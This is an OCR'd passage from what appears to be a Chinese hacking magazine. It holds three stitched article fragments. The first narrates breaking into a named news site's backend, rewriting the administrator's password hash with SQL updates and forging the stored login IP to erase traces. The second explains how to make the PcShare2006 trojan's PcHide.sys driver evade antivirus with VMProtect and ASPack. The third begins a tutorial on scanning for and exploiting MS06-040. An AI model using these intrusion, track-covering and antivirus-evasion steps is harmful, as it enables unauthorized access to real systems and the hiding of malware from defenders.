


图11

但当我把他的密码的 md5 放入在线 MD5 密码查询网站进行查询的时候却发现没有结果，看来不愧是超级管理员，密码都这么强悍！那这样我们就登录不了后台了吗？ NO！我们就使用这个数据库操作器来将他的密码改为我们所设置的密码！不过记得更改后的密码要是经过 md5 加密过的哦！否则不会登录成

功的！我使用老兵的md5转换工具进行转换，如图12，密码是999999999，因为网站数据库中采用的是16位的md5加密，所以我们选择999999999的16位md5密码9f3d8352d7bb792c，然后在海阳的“执行查询”中输入update [users] set userpwd='9f3d8352d7bb792c' where username='王晖'，如图13，这样就把用户名为王晖的用户的登录密码改为了999999999，执行成功后我们登录后台看看！后台地址我事先已经找好了，结果成功登录了华夏的新闻管理系统的后台，如图14。




图12




图13

里面功能好多啊！可是不敢停留过长，否则如果管理员这个时候登录的话就会提示密码错误，所以迅速在后台给管理员留了条信息就闪了。最后还要记得把管理员原来的密码改回去，方法是在“执行查询”中输入update [users] set userpwd='管理员原来密码的md5值' where username='王晖'，更改完后我发现该系统还自动记录用户的登录IP地址，我定睛一看！天




图14

呢！自己的ip地址还在里面！这让管理员发现可不得了！其中保存登录ip的字段名字为LoginIP，我们在“执行查询”中输入update [users] set LoginIP='**127.0.0.1**' **where username='王晖'**，这样就把用户王晖的上次登录后台的IP地址更改为了127.0.0.1，哈哈，大家在入侵中可以根据实际情况去改哦！好了，登录的痕迹抹掉了，接下来就是删除自己的webshell和上传的文件然后走人！

这次入侵之所以能成功都是由于管理员没有将ewebeditor的默认管理员用户和密码更改，还有数据库也没有更换名字，而且还是默认的后台，这就给了入侵者一个空子可钻，总体来看他们的网站还是很安全的，但偏偏是这个小小的失误造成了整个服务器的沦陷，这不能不让国内的网站管理员们深思，在此我也希望国内网站的管理员能够提高安全意识，定期去尝试渗透自己管理的服务器，因为你能做到的入侵者一样能够做到！

（文章中涉及到的工具DELPHI版MD5计算工具已经收录在光盘中）

上接第220页

四、PcHide.sys的免杀

经常制作免杀的朋友都知道VMProtect这款加密工具的流行，正是由于对PcShare制作免杀开始的。我们首先通过C32Asm打开PcHide.sys来寻找入口点，因为OllyDbg无法对SYS格式的文件进行操作。运行C32Asm后，通过工具栏中的“打开”命令来选择文件PcHide.sys，接着在弹出的“反汇编”窗口点击鼠标右键，选择其中的“跳到入口点”命令，这样程序就可以自动找到文件的入口点，即00011704（图9）。

下面开始对入口点进行加密，运行VM Protect，点击“文件”菜单下的“打开”按钮来选择PcHide.sys文件。接着在程序“地址”区域的的空白处点击鼠标右键，选择菜单中的“添加地址”命令，将刚刚获得的入口点地址复制到输入框中。然后在右侧的地址内容中任意选择一个地址，并点击鼠标右键中的“程序末端”命令，接着点击工具栏中的“编译”按钮，就会在相同的目录生成一个名为“PcHide.vmp.sys”的加密文件了（图10）。经过测试，大多数杀毒软件都可以顺利通过，只有江民没有通过。没有关系，我们只需要通过加壳工具对其进行加壳处理即可，我采用的是ASPack，具体操作同上。




图10

到此为止，PcShare2006中四个被杀的服务端文件都已经成功的躲过卡巴斯基、江民、金山毒霸、瑞星的查杀。现在，我们就可以放心来使用PcShare2006了。

（本文所涉及到的PcShare2006、PEiD、OllyDbg、PEditor和VMProtect已收录到光盘中）

文章难易度：★★★
文章知识点：Windows服务的Server服务远程代码执行漏洞（MS06-040）的详细利用

菜鸟新招，MS06040远程溢出新体验

职业欠钱

新学期新气象，菜鸟们玩腻了那些老漏洞是不是也想换个花样来入侵了呢？感谢微软，8月份公布的“Windows Server 服务远程代码执行漏洞（MS06-040）”可以满足大家的心愿了，下面就看看这个漏洞怎么利用吧！

一、扫描

首先打开RetinaNetApiScanner.exe（MS06-040专用扫描工具），界面如图1。




图1

在“Select Targets”中选择第二项“IP Range”，这样我们可以扫描一个IP段（该扫描器做了限制，一次只能扫描256个IP）。我们扫描内网（192.168.0.1-192.168.0.256），单击“Scan”按钮，如图2。所有存在漏洞的机器都被显示出来了（显示“Vulnerable”的即为存在漏洞）。

